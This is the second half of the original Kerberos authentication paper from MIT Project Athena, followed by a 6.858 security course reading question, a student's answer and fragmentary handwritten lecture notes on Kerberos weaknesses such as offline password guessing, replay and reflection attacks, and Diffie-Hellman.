Administrators of *Kerberos* use the *kadmin* program to add principals to the database, or change the passwords of existing principals. An administrator is required to enter the password for their *admin* instance name when they invoke the *kadmin* program. This password is used to fetch a ticket for the KDBM server (see Figure 12).



1. Request for KDBM ticket
2. Ticket for KDBM
3. *kadmin* or *kpasswd* request

Figure 12. Kerberos Administration Protocol.

Users may change their *Kerberos* passwords using the *kpasswd* program. They are required to enter their old password when they invoke the program. This password is used to fetch a ticket for the KDBM server.

5.3. Database Replication

Each *Kerberos* realm has a *master Kerberos* machine, which houses the master copy of the authentication database. It is possible (although not necessary) to have additional, read-only copies of the database on *slave* machines elsewhere in the system. The advantages of having multiple copies of the database are those usually cited for replication: higher availability and better performance. If the master machine is down, authentication can still be achieved on one of the slave machines. The ability to perform authentication on any one of several machines reduces the probability of a bottleneck at the master machine.

Does not say what 'is in db

Keeping multiple copies of the database introduces the problem of data consistency. We have found that very simple methods suffice for dealing with inconsistency. The master database is dumped every hour. The database is sent, in its entirety, to the slave machines, which then update their own databases. A program on the master host, called *kprop*, sends the update to a peer program, called *kpropd*, running on each of the slave machines (see Figure 13). First *kprop* sends a checksum of the new database it is about to send. The checksum is encrypted in the *Kerberos* master database key, which both the master and slave *Kerberos* machines possess. The data is then transferred over the network to the *kpropd* on the slave machine. The slave propagation server calculates a checksum of the data it has received, and if it matches the checksum sent by the master, the new information is used to update the slave's database.




Figure 13. Database Propagation.

All passwords in the *Kerberos* database are encrypted in the master database key Therefore, the information passed from master to slave over the network is not useful to an eavesdropper. However, it is essential that only information from the master host be accepted by the slaves, and that tampering of data be detected, thus the checksum.

Sounds weak

6. *Kerberos* From the Outside Looking In

The section will describe *Kerberos* from the practical point of view, first as seen by the user, then from the application programmer's viewpoint, and finally, through the tasks of the *Kerberos* administrator.

6.1. User's Eye View

If all goes well, the user will hardly notice that *Kerberos* is present. In our UNIX implementation, the ticket-granting ticket is obtained from *Kerberos* as part of the *login* process. The changing of a user's *Kerberos* password is part of the *passwd* program. And *Kerberos* tickets are automatically destroyed when a user logs out.

If the user's login session lasts longer than the lifetime of the ticket-granting ticket (currently 8 hours), the user will notice *Kerberos'* presence because the next time a *Kerberos*-authenticated application is executed, it will fail. The *Kerberos* ticket for it will have expired. At that point, the user can run the *kinit* program to obtain a new ticket for the ticket-granting server. As when logging in, a password must be provided in order to get it. A user executing the *klist* command out of curiosity may be surprised at all the tickets which have silently been obtained on her/his behalf for services which require *Kerberos* authentication.

6.2. From the Programmer's Viewpoint

A programmer writing a *Kerberos* application will often be adding authentication to an already existing network application consisting of a client and server side. We call this process ''Kerberizing'' a program. Kerberizing usually involves making a call to the *Kerberos* library in order to perform authentication at the initial request for service. It may also involve calls to the DES library to encrypt messages and data which are subsequently sent between application client and application server.

The most commonly used library functions are *krb_mk_req* on the client side, and *krb_rd_req* on the server side. The *krb_mk_req* routine takes as parameters the name, instance, and realm of the target server, which will be requested, and possibly a checksum of the data to be sent. The client then sends the message returned by the *krb_mk_req* call over the network to the server side of the application. When the server receives this message, it makes a call to the library routine *krb_rd_req*. The routine returns a judgement about the authenticity of the sender's alleged identity.

If the application requires that messages sent between client and server be secret, then library calls can be made to *krb_mk_priv (krb_rd_priv)* to encrypt (decrypt) messages in the session key which both sides now share.[7]

6.3. The *Kerberos* Administrator's Job

The *Kerberos* administrator's job begins with running a program to initialize the database. Another program must be run to register essential principals in the database, such as the *Kerberos* administrator's name with an **admin** instance. The *Kerberos* authentication server and the administration server must be started up. If there are slave databases, the administrator must arrange that the programs to propagate database updates from master to slaves be kicked off periodically.

After these initial steps have been taken, the administrator manipulates the database over the network, using the *kadmin* program. Through that program, new principals can be added, and passwords can be changed.

In particular, when a new *Kerberos* application is added to the system, the *Kerberos* administrator must take a few steps to get it working. The server must be registered in the database, and assigned a private key (usually this is an automatically generated random key). Then, some data (including the server's key) must be extracted from the database and installed in a file on the server's machine. The default file is */etc/srvtab*. The *krb_rd_req* library routine called by the server (see the previous section) uses the information in that file to decrypt messages sent encrypted in the server's private key. The */etc/srvtab* file authenticates the server as a password typed at a terminal authenticates the user.

The *Kerberos* administrator must also ensure that *Kerberos* machines are physically secure, and would also be wise to maintain backups of the Master database.[8]

7. The Bigger Picture

In this section, we describe how *Kerberos* fits into the Athena environment, including its use by other network services and applications, and how it interacts with remote *Kerberos* realms. For a more complete description of the Athena environment, please see G. W. Treese.[9]

7.1. Other Network Services' Use of *Kerberos*

Several network applications have been modified to use *Kerberos*. The *rlogin* and *rsh* commands first try to authenticate using *Kerberos*. A user with valid *Kerberos* tickets can rlogin to another Athena machine without having to set up *.rhosts* files. If the *Kerberos* authentication fails, the programs fall back on their usual methods of authorization, in this case, the *.rhosts* files.

We have modified the Post Office Protocol to use *Kerberos* for authenticating users who wish to retrieve their electronic mail from the ''post office''. A message delivery program, called *Zephyr*, has been recently developed at Athena, and it uses *Kerberos* for authentication as well.[10]

The program for signing up new users, called *register*, uses both the Service Management System (SMS)[11] and *Kerberos*. From SMS, it determines whether the information entered by the would-be new Athena user, such as name and MIT identification number, is valid. It then checks with *Kerberos* to see if the requested username is unique. If all goes well, a new entry is made to the *Kerberos* database, containing the username and password.

For a detailed discussion of the use of *Kerberos* to secure Sun's Network File System, please refer to the appendix.

7.2. Interaction with Other Kerberi

It is expected that different administrative organizations will want to use *Kerberos* for user authentication. It is also expected that in many cases, users in one organization will want to use services in another. *Kerberos* supports multiple administrative domains. The specification of names in *Kerberos* includes a field called the *realm*. This field contains the name of the administrative domain within which the user is to be authenticated.

Services are usually registered in a single realm and will only accept credentials issued by an authentication server for that realm. A user is usually registered in a single realm (the local realm), but it is possible for her/him to obtain credentials issued by another realm (the remote realm), on the strength of the authentication provided by the local realm. Credentials valid in a remote realm indicate the realm in which the user was originally authenticated. Services in the remote realm can choose whether to honor those credentials, depending on the degree of security required and the level of trust in the realm that initially authenticated the user.

In order to perform cross-realm authentication, it is necessary that the administrators of each pair of realms select a key to be shared between their realms. A user in the local realm can then request a ticket-granting ticket from the local authentication server for the ticket-granting server in the remote realm. When that ticket is used, the remote ticket-granting server recognizes that the request is not from its own realm, and it uses the previously exchanged key to decrypt the ticket-granting ticket. It then issues a ticket as it normally would, except that the realm field for the client contains the name of the realm in which the client was originally authenticated.

This approach could be extended to allow one to authenticate oneself through a series of realms until reaching the realm with the desired service. In order to do this, though, it would be necessary to record the entire path that was taken, and not just the name of the initial realm in which the user was authenticated. In such a situation, all that is known by the server is that A says that B says that C says that the user is so-and-so. This statement can only be trusted if everyone along the path is also trusted.

8. Issues and Open Problems

There are a number of issues and open problems associated with the *Kerberos* authentication mechanism. Among the issues are how to decide the correct lifetime for a ticket, how to allow proxies, and how to guarantee workstation integrity.

The ticket lifetime problem is a matter of choosing the proper tradeoff between security and convenience. If the life of a ticket is long, then if a ticket and its associated session key are stolen or misplaced, they can be used for a longer period of time. Such information can be stolen if a user forgets to log out of a public workstation. Alternatively, if a user has been authenticated on a system that allows multiple users, another user with access to root might be able to find the information needed to use stolen tickets. The problem with giving a ticket a short lifetime, however, is that when it expires, the user will have to obtain a new one which requires the user to enter the password again.

An open problem is the proxy problem. How can an authenticated user allow a server to acquire other network services on her/his behalf? An example where this would be important is the use of a service that will gain access to protected files directly from a fileserver. Another example of this problem is what we call *authentication forwarding*. If a user is logged into a workstation and logs in to a remote host, it would be nice if the user had access to the same services available locally, while running a program on the remote host. What makes this difficult is that the user might not trust the remote host, thus authentication forwarding is not desirable in all cases. We do not presently have a solution to this problem.

Another problem, and one that is important in the Athena environment, is how to guarantee the integrity of the software running on a workstation. This is not so much of a problem on private workstations since the user that will be using it has control over it. On public workstations, however, someone might have come along and modified the *login* program to save the user's password. The only solution presently available in our environment is to make it difficult for people to modify software running on the public workstations. A better solution would require that the user's key never leave a system that the user knows can be trusted. One way this could be done would be if the user possessed a *smartcard* capable of doing the encryptions required in the authentication protocol.

9. Status

A prototype version of *Kerberos* went into production in September of 1986. Since January of 1987, *Kerberos* has been Project Athena's sole means of authenticating its 5,000 users, 650 workstations, and 65 servers. In addition, *Kerberos* is now being used in place of *.rhosts* files for controlling access in several of Athena's timesharing systems.

10. Acknowledgements

Kerberos was initially designed by Steve Miller and Clifford Neuman with suggestions from Jeff Schiller and Jerry Saltzer. Since that time, numerous other people have been involved with the project. Among them are Jim Aspnes, Bob Baldwin, John Barba, Richard Basch, Jim Bloom, Bill Bryant, Mark Colan, Rob French, Dan Geer, John Kohl, John Kubiatowicz, Bob Mckie, Brian Murphy, John Ostlund Ken Raeburn, Chris Reed, Jon Rochlis, Mike Shanzer, Bill Sommerfeld, Ted T'so, Win Treese, and Stan Zanarotti.

We are grateful to Dan Geer, Kathy Lieben, Josh Lubarr, Ken Raeburn, Jerry Saltzer, Ed Steiner, Robbert van Renesse, and Win Treese whose suggestions much improved earlier drafts of this paper.

The illustration on the title page is by Betsy Bruemmer.

Appendix

Kerberos Application to SUN's Network File System (NFS)

A key component of the Project Athena workstation system is the interposing of the network between the user's workstation and her/his private file storage (home directory). All private storage resides on a set of computers (currently VAX 11/750s) that are dedicated to this purpose. This allows us to offer services on publicly available UNIX workstations. When a user logs in to one of these publicly available workstations, rather then validate her/his name and password against a locally resident password file, we use *Kerberos* to determine her/his authenticity. The *login* program prompts for a username (as on any UNIX system). This username is used to fetch a *Kerberos* ticket-granting ticket. The *login* program uses the password to generate a DES key for decrypting the ticket. If decryption is successful, the user's home directory is located by consulting the *Hesiod* naming service and mounted through NFS. The *login* program then turns control over to the user's shell, which then can run the traditional per-user customization files because the home directory is now ''attached'' to the workstation. The *Hesiod* service is also used to construct an entry in the local password file. (This is for the benefit of programs that look up information in */etc/passwd*.)

From several options for delivery of remote file service, we chose SUN's Network File System. However this system fails to mesh with our needs in a crucial way. NFS assumes that all workstations fall into two categories (as viewed from a file server's point of view): trusted and untrusted. Untrusted systems cannot access any files at all, trusted can. Trusted systems are completely trusted. It is assumed that a trusted system is managed by friendly management. Specifically, it is possible from a trusted workstation to masquerade as any valid user of the file service system and thus gain access to just about every file on the system. (Only files owned by ''root'' are exempted.)

In our environment, the management of a workstation (in the traditional sense of UNIX system management) is in the hands of the user currently using it. We make no secret of the root password on our workstations, as we realize that a truly unfriendly user can break in by the very fact that s/he is sitting in the same physical location as the machine and has access to all console functions. Therefore we cannot truly trust our workstations in the NFS interpretation of trust. To allow proper access controls in our environment we had to make some modifications to the base NFS software, and integrate *Kerberos* into the scheme.

Unmodified NFS

In the implementation of NFS that we started with (from the University of Wisconsin), authentication was provided in the form of a piece of data included in each NFS request (called a ''credential'' in NFS terminology). This credential contains information about the unique user identifier (UID) of the requester and a list of the group identifiers (GIDs) of the requester's membership. This information is then used by the NFS server for access checking. The difference between a trusted and a non-trusted workstation is whether or not its credentials are accepted by the NFS server.[12]

Modified NFS

In our environment, NFS servers must accept credentials from a workstation if and only if the credentials indicate the UID of the workstation's user, and no other.

One obvious solution would be to change the nature of credentials from mere indicators of UID and GIDs to full blown *Kerberos* authenticated data. However a significant performance penalty would be paid if this solution were adopted. Credentials are exchanged on every NFS operation including all disk read and write activities. Including a *Kerberos* authentication on each disk transaction would add a fair number of full-blown encryptions (done in software) per transaction and, according to our envelope calculations, would have delivered unacceptable performance. (It would also have required placing the *Kerberos* library routines in the kernel address space.)

We needed a hybrid approach, described below. The basic idea is to have the NFS server map credentials received from client workstations, to a valid (and possibly different) credential on the server system. This mapping is performed in the server's kernel on each NFS transaction and is setup at "mount" time by a user-level process that engages in *Kerberos*-moderated authentication prior to establishing a valid kernel credential mapping.

To implement this we added a new system call to the kernel (required only on server systems, not on client systems) that provides for the control of the mapping function that maps incoming credentials from client workstations to credentials valid for use on the server (if any). The basic mapping function maps the tuple:

<CLIENT–IP–ADDRESS, UID–ON–CLIENT>

to a valid NFS credential on the server system. The CLIENT–IP–ADDRESS is extracted from the NFS request packet and the UID–ON–CLIENT is extracted from the credential supplied by the client system. Note: all information in the client-generated credential except the UID–ON–CLIENT is discarded.

If no mapping exists, the server reacts in one of two ways, depending it is configured. In our friendly configuration we default the unmappable requests into the credentials for the user "nobody" who has no privileged access and has a unique UID. Unfriendly servers return an NFS access error when no valid mapping can be found for an incoming NFS credential.

Our new system call is used to add and delete entries from the kernel resident map. It also provides the ability to flush all entries that map to a specific UID on the server system, or flush all entries from a given CLIENT–IP–ADDRESS.

We modified the mount daemon (which handles NFS mount requests on server systems) to accept a new transaction type, the *Kerberos* authentication mapping request. Basically, as part of the mounting process, the client system provides a *Kerberos* authenticator along with an indication of her/his UID–ON–CLIENT (encrypted in the *Kerberos* authenticator) on the workstation. The server's mount daemon converts the *Kerberos* principal name into a local username. This username is then looked up in a special file to yield the user's UID and GIDs list. For efficiency, this file is a *ndbm* database file with the username as the key. From this information, an NFS credential is constructed and handed to the kernel as the valid mapping of the <CLIENT–IP–ADDRESS, CLIENT–UID> tuple for this request.

At unmount time a request is sent to the mount daemon to remove the previously added mapping from the kernel. It is also possible to send a request at logout time to invalidate all mapping for the current user on the server in question, thus cleaning up any remaining mappings that exist (though they shouldn't) before the workstation is made available for the next user.

Security Implications of the Modified NFS

This implementation is not completely secure. For starters, user data is still sent across the network in an unencrypted, and therefore interceptable, form. The low-level, per-transaction authentication is based on a <CLIENT–IP–ADDRESS, CLIENT–UID> pair provided unencrypted in the request packet. This information could be forged and thus security compromised. However, it should be noted that only while a user is actively using her/his files (i.e., while logged in) are valid mappings in place and therefore this form of attack is limited to when the user in question is logged in. When a user is not logged in, no amount of IP address forgery will permit unauthorized access to her/his files.

References

1. S. P. Miller, B. C. Neuman, J. I. Schiller, and J. H. Saltzer, *Section E.2.1: Kerberos Authentication and Authorization System,* M.I.T. Project Athena, Cambridge, Massachusetts (December 21, 1987).
2. E. Balkovich, S. R. Lerman, and R. P. Parmelee, "Computing in Higher Education: The Athena Experience," *Communications of the ACM* **28**(11), pp. 1214-1224, ACM (November, 1985).
3. R. M. Needham and M. D. Schroeder, "Using Encryption for Authentication in Large Networks of Computers," *Communications of the ACM* **21**(12), pp. 993-999 (December, 1978).
4. V. L. Voydock and S. T. Kent, "Security Mechanisms in High-Level Network Protocols," *Computing Surveys* **15**(2), ACM (June 1983).
5. National Bureau of Standards, "Data

Encryption Standard,'' Federal Information Processing Standards Publication 46, Government Printing Office, Washington, D.C. (1977).

6. S. P. Dyer, ''Hesiod,'' in *Usenix Conference Proceedings* (Winter, 1988).

7. W. J. Bryant, *Kerberos Programmer's Tutorial,* M.I.T. Project Athena (In preparation).

8. W. J. Bryant, *Kerberos Administrator's Manual,* M.I.T. Project Athena (In preparation).

9. G. W. Treese, ''Berkeley Unix on 1000 Workstations: Athena Changes to 4.3BSD,'' in *Usenix Conference Proceedings* (Winter, 1988).

10. C. A. DellaFera, M. W. Eichin, R. S. French, D. C. Jedlinsky, J. T. Kohl, and W. E. Sommerfeld, ''The Zephyr Notification System,'' in *Usenix Conference Proceedings* (Winter, 1988).

11. M. A. Rosenstein, D. E. Geer, and P. J. Levine, in *Usenix Conference Proceedings* (Winter, 1988).

12. R. Sandberg, D. Goldberg, S. Kleiman, D. Walsh, and B. Lyon, ''Design and Implementation of the Sun Network Filesystem,'' in *Usenix Conference Proceedings* (Summer, 1985).

6.858: Computer Systems Security Fall **2012**

Home

General information

Schedule

Reference materials

Piazza discussion

Submission

2011 class materials

Paper Reading Questions

For each paper, your assignment is two-fold. By the start of lecture:

- Submit your answer for each lecture's paper question via the submission web site in a file named `lecn.txt`, and
- E-mail your own question about the paper (e.g., what you find most confusing about the paper or the paper's general context/problem) to 6.858-q@pdos.csail.mit.edu. You cannot use the question below. To the extent possible, during lecture we will try to answer questions submitted by the evening before.

Lecture 6

What is the worst that could happen if the private key of a user is stolen (i.e., becomes known to an adversary)? Similarly, what is the worst that could happen if the private key of a service is stolen? How should the compromised user or service recover? Think about possible vulnerabilities in the recovery process if the user or service key is known to an adversary.

So w/o reading

↳ Could sign own requests
Should read close

User private key → derived from password
↳ is that standard?

Ben Service or

How recover?
generate new keys
(wish they told you if right)

I answered pretty standard authentication stuff

Questions or comments regarding 6.858? Send e-mail to the course staff at *6.858-staff@pdos.csail.mit.edu*.

Top // **6.858 home** // *Last updated Saturday, 22-Sep-2012 11:28:16 EDT*

9/24

Paper Question 6

Michael Plasmeier

In this system the user's private key is derived directly from their password. If that key is compromised, an attacker would be able to decrypt Kerberos tickets allowing them to represent a user.

If a service's key is compromised, an attacker could generate authenticators for Kerberos to grant the user access to. The service would then be able to take actions as the user because it would have the user's tickets.

If a user's or a service's tickets were compromised, the other systems would have to withdraw their trust of those keys. For example, they could remove the public keys from their database of valid keys. It could be possible for an attacker to change a user's password – thus locking a user out of their own account.

6.858


9/24

L6 Kerberos

Today: Starting Network Protocol
Kerberos

- its actually old
- Some glaring holes in the paper

- Mon 1-3 added OH
- Quiz 1 moved - check website




trying to authenticate client to server
└ convince 2 machines the user is authentic


2

Doesn't use any directory info
  └ Hesiod, LDAP

So add central ~~trusted~~ authority server
  └ trusted by everyone




You also need to trust client machine
- which is kinda weird for machines sitting out in the open
- easy to trojan the Athena log in prompt




Everyone must trust the authority
So every org runs their own
each in it's own relm

2 services:
Kerberos
Ticket Generator (TGS)



So to start



Then to get more ~~Ser~~ tickets for more services can use TGS

So why have TGS at all?

You don't want password sitting around on machine

So this midigates client risk that password stolen

- tickets expire
- passwords dont

Kerberos + TGS are in same binary on machine

Kc is password equiv

need to treat w/ same paranoia

Naming

< name, instance, realm >

- name ↓ username
  - or
  - service name
    - rcmd
    - afs
- instance ↓ not really used for user
  - extra fields for services
    - if want to give diff keys for diff ones
    - put in host name
- realm ↳ "Athena.mit.edu"

6

Servers: use name for access control

Client: User needs to connect to service/host

└ ~~proxo~~ principle name

Could you reuse principle names?

- Would give the new person access to all your stuff
- Must check everywhere names are written
  - Athena can't check every ACL

Server principle name makes more sense

$$\begin{tikzcd}
\text{Client} \arrow[rr, bend left, "{c,s}"] & & \text{kerberos} \arrow[ll, bend left, "{\{\{T_{c,s}\}_{ks}, k_{c,s}\}_{kc}}"] \\
P \to k_c & &
\end{tikzcd}$$

$T_{c,s} = \{s, c, addr, time, life, k_{c,s}\}$

Kerberos Server doesn't ever see password

But client could brute force key!

Since runs purely on client

Check for a string of 0s

└ the padding

Lots of other ways as well

But no one can impersonate server

So some pros + cons

Kerberos 5 adds time to check

that you know password before sending ticket


Also they authenticated by just checking if it decrypts correctly

└ bad ~~great~~ assumption

Should sign as well as encrypt

actually the symmetric version: MACs

8



↑Service decrypts ticket using ks

A_c = authenticator
= {c, IP addr, time}

Why does this work?

Goal: Service should know the client they are talking to.

Why do we need this other stuff in the ticket?

Client name needed

Service name ← being extra paranoid

does not need to actually check

ip addr → warning flag if it changes

→ if attacker steals your ticket

not super useful

t_s → prevents replay attacks


only in combo w/ authenticator

$K_{c,s}$ → shared key

how server decrypts the other parts

(missed some)

I_s a table of used authenticators



Tickets expire after some # of hrs

Or just keep last time from client?

- seems reasonable if order matters

→ or build in some delay


like less then 5 min for now

So clock must be more or less syncronized

(10)

Sometimes want file server to authenticate itself

So service can ~~[illegible]~~ send



$\{\text{timestamp} + 1\}_{k_{c,s}}$

But nothing binds authenticator to ~~[illegible]~~ request!

(missed)

$k_{c,s}$ used for both client → server
and server → client

↓

Ooh reflection attack

~~Use Serv~~
Get server to send you some text
So you can just send it back!


What if attacker tries to impersonate server?

(missed)

How would you change your password?

Some change password "kpasswd" service

Can read + write db



Don't want someone to change password by just stealing ticket

So extra field in T if kerberos or TGS service

kpasswd only accepts kerberos ~~pas~~ tickets

What if later on someone gesses your password

~~But~~ If they have all your traffic

Could decrypt the ticket

And everything after this

Plus you can change the users password!

So if they have ~~that~~ your traffic → can't ever

reveal your old passwords

So what do we do?

Change password in person

So must jump out of this world + use a

diff protocol → Diffie Helman

13

Diffie Helman key exchange

Want to not rely on old password


Need to be able a new key so one

Can later unravel

Like the password change service

n large int

g $g^0, g^1, g^2, \dots g^n$ covers $(1 \dots n-1) \bmod n$



all mod n

$k=(g^y)^x = g^{xy}$ $k=(g^x)^y = g^{xy}$

~~Hard to know x if know g^x~~

~~(is that right?)~~

If know g^x and g^y hard to find g^{xy}

